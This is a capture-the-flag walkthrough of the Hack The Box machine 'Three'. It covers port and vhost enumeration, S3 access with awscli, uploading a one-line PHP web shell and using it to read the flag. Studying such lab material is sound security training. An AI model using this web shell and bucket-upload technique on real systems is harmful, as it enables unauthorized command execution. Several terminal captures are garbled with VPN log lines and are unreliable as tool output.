

Three



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```

└─# nmap -sV -O -sS -A -p- -sC -Pn 10.129.27.227
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-10 21:05 CET
Nmap scan report for 10.129.27.227
Host is up (0.046s latency).
Not shown: 65367 closed tcp ports (reset), 166 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey: 00:23:net_addr_v4_add: 10.10.15.8/23 dev tun0
|_2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|_256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Toppers
Device type: general purpose
Running: Linux 5.0
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 993/tcp)
HOP RTT ADDRESS
1 45.42 ms 10.10.14.1
2 46.05 ms 10.129.27.227

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.56 seconds

```

Explanation of Each Argument

-sV: Version Detection

This option tells Nmap to detect the versions of the services running on open ports.

-O: OS Detection

This flag enables OS detection, allowing Nmap to determine the operating system of the target host.

-sS: SYN Scan

This performs a TCP SYN scan, which is a stealthy scan method. It sends SYN packets and waits for SYN-ACK responses.

-A: Aggressive Scan

This enables several advanced and intrusive options, including OS detection (-O), version detection (-sV), script scanning (-sC), and traceroute.

-p-: Scan All Ports

This option tells Nmap to scan all 65,535 TCP ports instead of just the default 1,000 ports.

-sC: Default Script Scan

This runs a set of default Nmap scripts against the target. These scripts can provide additional information and are typically used for service detection, vulnerability detection, etc.

-Pn: Treat All Hosts as Online

This tells Nmap to skip the host discovery step and treat all targets as if they are online, which can be useful for scanning hosts that do not respond to ICMP or TCP ACK requests.


10.129.27.227: Target IP Address

This is the IP address of the target machine you want to scan.

How many TCP ports are open?

2


Since port 80 is open, you can access the web server and explore the website hosted on that port.



The screenshot shows a web browser window with the address bar displaying '10.129.27.227/#contact'. The browser's tab bar includes links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The website's navigation menu contains 'HOME', 'BAND', 'TOUR', 'CONTACT', and 'MORE'. The main content area is titled 'CONTACT' with the subtitle 'Fan? Drop a note!'. On the left, contact information is listed: 'Chicago, US', 'Phone: +01 343 123 6102', and 'Email: mail@thetoppers.htb'. On the right, there is a form with three input fields: 'Name', 'Email', and 'Message'. A black 'SEND' button is positioned below the 'Message' field. The bottom of the page features a dark blue banner image.

What is the domain of the email address provided in the "Contact" section of the website?

thetoppers.htb



Wappalyzer Analysis: You used the Wappalyzer tool to identify the technologies, frameworks, and programming languages used by the website hosted on the open port 80. Wappalyzer provided insights into:

Web server (e.g., Apache, Nginx)

Programming languages (e.g., PHP, Python, JavaScript)

Content Management Systems (CMS) (e.g., WordPress, Joomla)

JavaScript libraries and frameworks (e.g., jQuery, React)

```

(root@kali)-[/home/alvadelg]
# gobuster dir -u http://10.129.27.227 -w /usr/share/dirb/wordlists/common.
txt -x cdnjs,W3.CSS,Cloudflare,php -st_gw query: dst ::
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.27.227
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: cdnjs,W3.CSS,Cloudflare,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./php (Status: 403) [Size: 278]
./hta (Status: 403) [Size: 278]
./hta.cdnjs (Status: 403) [Size: 278]
./hta.W3.CSS (Status: 403) [Size: 278]
./htaccess (Status: 403) [Size: 278]
./htaccess.Cloudflare (Status: 403) [Size: 278]
./htaccess.cdnjs (Status: 403) [Size: 278]
./htaccess.W3.CSS (Status: 403) [Size: 278]
./hta.Cloudflare (Status: 403) [Size: 278]
./hta.php (Status: 403) [Size: 278]
./htpasswd.Cloudflare (Status: 403) [Size: 278]
./htaccess.php (Status: 403) [Size: 278]
./htpasswd (Status: 403) [Size: 278]
./htpasswd.cdnjs (Status: 403) [Size: 278]
./htpasswd.W3.CSS (Status: 403) [Size: 278]
./htpasswd.php (Status: 403) [Size: 278]
./images (Status: 301) [Size: 315] [→ http://10.129.27.227/images/]
./index.php (Status: 200) [Size: 11952]
./index.php (Status: 200) [Size: 11952]
./server-status (Status: 403) [Size: 278]
Progress: 23070 / 23075 (99.98%)
=====
Finished
=====

```

Explanation of Each Argument
gobuster dir:

This tells Gobuster to use the directory brute-forcing mode, which is designed to find hidden directories and files on the web server.

-u http://<IP>:

This specifies the URL of the target website. Replace <IP> with the actual IP address of the target.

-w /usr/share/dirb/wordlist/common.txt:

This indicates the wordlist to use for brute-forcing. In this case, the common.txt wordlist from the dirb wordlist directory. This wordlist contains common directory and file names that are often found on web servers.

-x cdnjs,W3.CSS,Cloudflare,php:

This option specifies the file extensions to append to each word in the wordlist when searching for directories and files.


cdnjs: CDN JavaScript libraries.

W3.CSS: CSS framework.









Cloudflare: Resources potentially behind Cloudflare protection.

php: PHP files.


We found this but it is not useful:



Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 band.jpg	2022-04-12 20:23	88K	
 band2.jpg	2022-04-12 20:23	276K	
 band3.jpg	2022-04-12 20:23	2.1M	
 final.jpg	2022-04-12 20:23	75K	
 mem1.jpg	2022-04-12 20:23	68K	
 mem2.jpg	2022-04-12 20:23	38K	
 mem3.jpg	2022-04-12 20:23	63K	

Apache/2.4.29 (Ubuntu) Server at 10.129.27.227 Port 80



Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.129.27.227 Port 80

Now we are going to view the source code and look for php files.


```

152
153 <!-- The Contact Section -->
154 <div class="w3-container w3-content w3-padding-64" style="max-width:800px" id="contact">
155   <h2 class="w3-wide w3-center">CONTACT</h2>
156   <p class="w3-opacity w3-center"><i>Fan? Drop a note!</i></p>
157   <div class="w3-row w3-padding-32">
158     <div class="w3-col m6 w3-large w3-margin-bottom">
159       <i class="fa fa-map-marker" style="width:30px"></i> Chicago, US<br>
160       <i class="fa fa-phone" style="width:30px"></i> Phone: +01 343 123 6102<br>
161       <i class="fa fa-envelope" style="width:30px"> </i> Email: mail@thetoppers.htb<br>
162     </div>
163     <div class="w3-col m6">
164       <form action="/action_page.php" target="_blank">
165         <div class="w3-row-padding" style="margin:0 -16px 8px -16px">
166           <div class="w3-half">
167             <input class="w3-input w3-border" type="text" placeholder="Name" required name="Name">
168           </div>
169           <div class="w3-half">
170             <input class="w3-input w3-border" type="text" placeholder="Email" required name="Email">
171           </div>
172         </div>
173         <input class="w3-input w3-border" type="text" placeholder="Message" required name="Message">
174         <button class="w3-button w3-black w3-section w3-right" type="submit">SEND</button>
175       </form>
176     </div>
177   </div>
178 </div>
179
180 <!-- End Page Content -->
181 </div>
182
183 <!-- Image of location/map -->
184 
185
186 <!-- Footer -->
187 <footer class="w3-container w3-padding-64 w3-center w3-opacity w3-light-grey w3-xlarge">
188   <i class="fa fa-facebook-official w3-hover-opacity"></i>
189   <i class="fa fa-instagram w3-hover-opacity"></i>
190   <i class="fa fa-snapchat w3-hover-opacity"></i>


```

In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?

/etc/hosts



```
root@kali: /home/alvadelg
GNU nano 8.3 /etc/hosts *
127.0.0.1 localhost remote_host_ipv6=n/a
127.0.1.1 kali net_route_v6_best_gw query: dst ::
2025-02-10 21:00:23 sitnl_send: rtnl: generic error (-101): Network is unreactive
# HTB
10.129.237.74 unika.htb E6: default_gateway=UNDEF
2025-02-10 21:00:23 TUN/TAP device tun0 opened
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes net_addr_v4_add: 10.10.15.8/23 dev tun0
ff02::2 ip6-allrouters _iface_mtu_set: mtu 1500 for tun0
10.129.27.227 thetoppers.htb _up: set tun0 up
2025-02-10 21:00:23 net_addr_v6_add: dead:beef:2::1/64 dev tun0
2025-02-10 21:00:23 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL]
table 0 metric -1
2025-02-10 21:00:23 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL]
table 0 metric -1
2025-02-10 21:00:23 add route ipv6(dead:beef::/64 -> dead:beef:2::1 metric -1
```

```
(root@kali)-[/home/alvadelg]
# nano /etc/hosts

(root@kali)-[/home/alvadelg]
# cd /usr/share/wordlists

(root@kali)-[/usr/share/wordlists]
# ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt  legion     rockyou.txt  wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt

(root@kali)-[/usr/share/wordlists]
# git clone https://github.com/danielmiessler/SecLists.git
Clonando en 'SecLists' ...
remote: Enumerating objects: 35727, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (9/9), done.
Recibiendo objetos: 11% (4158/35727), 8.11 MiB | 8.00 MiB/s
```

```
(root@kali)-[/home/alvadelg]
# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain
```

Explanation of Each Argument

gobuster vhost:

This tells Gobuster to use the virtual host brute-forcing mode, which is designed to find virtual hosts on a web server.

-u http://<IP>:

This specifies the URL of the target website. Replace <IP> with the actual IP address of the target.

-w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt:

This indicates the wordlist to use for brute-forcing. In this case, you used the subdomains-top1million-20000.txt wordlist from the SecLists repository. This wordlist contains the top one million most common subdomains.

--append-domain:

This option appends the specified domain to each subdomain in the wordlist when making requests. This is useful for discovering virtual hosts that are part of the main domain.

```
2025-02-10 21:00:23 net route v6_add: dead:beef::/64 via :: dev tun0 table 0
(root@kali)-[/home/alvadelg]
# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain
Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://thetoppers.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true
Starting gobuster in VHOST enumeration mode
Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc._msdcs.thetoppers.htb Status: 400 [Size: 306]
Found: _domainkey.thetoppers.htb Status: 400 [Size: 306]
Progress: 19966 / 19967 (99.99%)
Finished
```

Which sub-domain is discovered during further enumeration?

s3.thetoppers.htb

Which service is running on the discovered sub-domain?

Amazon s3

Which command line utility can be used to interact with the service running on the discovered sub-domain?

Awscli

```
(root@kali)-[/home/alvadelg] on Sequence Completed
# apt install awscli
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
2025-02-10 21:00:23 Pro libgles-dev: explic libtag1v5 notify 1
20 libcapstone4 56:04 VER libglvnd-dev 2, C= libunwind-19e Box, OU=Systems, CN=
HT libdirectfb-1.7-7t64 libjxl0.9 openjdk-23-jre
20 libegl-dev 1:56:04 VER libmbcrypto7t64 openjdk-23-jre-headless systems, CN=
HT libfmt9 eu-starting-poll libpaper1 Issuing python3-appdirs
20 libgl1-mesa-dev 04 VER libsuperlu6
Utilice «sudo apt autoremove» para eliminarlos.
2025-02-10 21:56:04 # Certificate has EKU (str) TLS Web Client Authentication
Installing: TLS Web Server Authentication
20 awscli 10 21:56:04 # Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects T
LS Web Server Authentication
Installing dependencies:
n docutils-common python3-docutils python3-roman
20 python3-awscli python3-jmespath
2025-02-10 21:56:04 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=
Paquetes sugeridos: dhcp
```

Using awscli, you can interact with Amazon S3 and perform various operations such as listing buckets, uploading, and downloading files.

```
(root@kali) ~ # tldr aws
aws 1:00:23 Protocol options: explicit-exit-notify 1
2025-02-10 21:44:18 Authenticate/Decrypt packet error: packet HMAC authentication failed
The official CLI tool for Amazon Web Services.
Some subcommands such as `s3` have their own usage documentation.
More information: <https://aws.amazon.com/cli>.
2025-02-10 21:56:04 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=AWS
Configure the AWS Command-line: Issuing CA
2025-02-10 21:56:04 VERIFY KU OK
2025-02-10 21:56:04 VERIFY certificate extended key usage
2025-02-10 21:56:04 ++ Certificate has EKU (str) TLS Web Client Authentication
Configure the AWS Command-line using SSO:
2025-02-10 21:56:04 ++ Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expected
LS Web Client Authentication
2025-02-10 21:56:04 ++ Certificate has EKU (str) TLS Web Server Authentication
Get the caller identity (used to troubleshoot permissions):
2025-02-10 21:56:04 VERIFY EKU OK
2025-02-10 21:56:04 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=AWS
aws sts get-caller-identity
eu-starting-point-2-dhcp
2025-02-10 21:56:04 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=AWS
List AWS resources in a region and output in YAML:
aws dynamodb list-tables --region us-east-1 --output yaml
Use auto prompt to help with a command:
aws iam create-user --cli-auto-prompt
Get an interactive wizard for an AWS resource:
aws dynamodb wizard new table
Generate a JSON CLI Skeleton (useful for infrastructure as code):
aws dynamodb update-table --generate-cli-skeleton
Display help for a specific command:
aws command help
```

Which command is used to set up the AWS CLI installation?

aws configure

```

Archivo Acciones Editar Vista Ayuda
GNU nano 8.3 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali

# HTB
10.129.237.74 unika.htb

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
10.129.27.227 thetoppers.htb
10.129.27.227 s3.thetoppers.htb

```

```

# https://tbfabogados.es/
(root@kali)-[/home/alvadelg]
# aws s3 ls --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb
PRE images/
2025-02-10 21:01:50      0 .htaccess
2025-02-10 21:01:50    11952 index.php

(root@kali)-[/home/alvadelg]

```

aws s3 ls: Lists the contents of the S3 bucket.

--endpoint-url=http://s3.thetoppers.htb: Specifies the endpoint URL for the S3 service.

s3://thetoppers.htb: Specifies the S3 bucket you want to list.

```

root@kali: /home/alvadelg
Archivo Acciones Editar Vista Ayuda
GNU nano 8.3 shell.php *
<?php system($_GET['cmd']); ?>

```

```

(root@kali)-[/home/alvadelg]
# cat shell.php
<?php system($_GET['cmd']); ?>

```


This PHP code takes a command from the URL parameter cmd and executes it on the server.

<?php system(\$_GET['cmd']); ?>


```
(root@kali)-[/home/alvadelg]
# aws s3 cp --endpoint-url=http://s3.thetoppers.htb shell.php s3://thetoppers.htb

upload: ./shell.php to s3://thetoppers.htb/shell.php
```


This command uploads shell.php to the thetoppers.htb S3 bucket using the specified endpoint.




We can list the files and directories in the current working directory on the server.




By navigating to `http://thetoppers.htb/shell.php?cmd=ls+../`, We're trying to list the contents of the parent directory of where your shell.php



We are attempting to read the contents of the flag.txt file located in the parent directory of where shell.php is hosted.



HACKTHEBOX




Three has been Pwned

AlvaroDelgado11 has successfully pwned Three Machine from Hack The Box

10 Feb 2025

PWN DATE

Powered by  HACKTHEBOX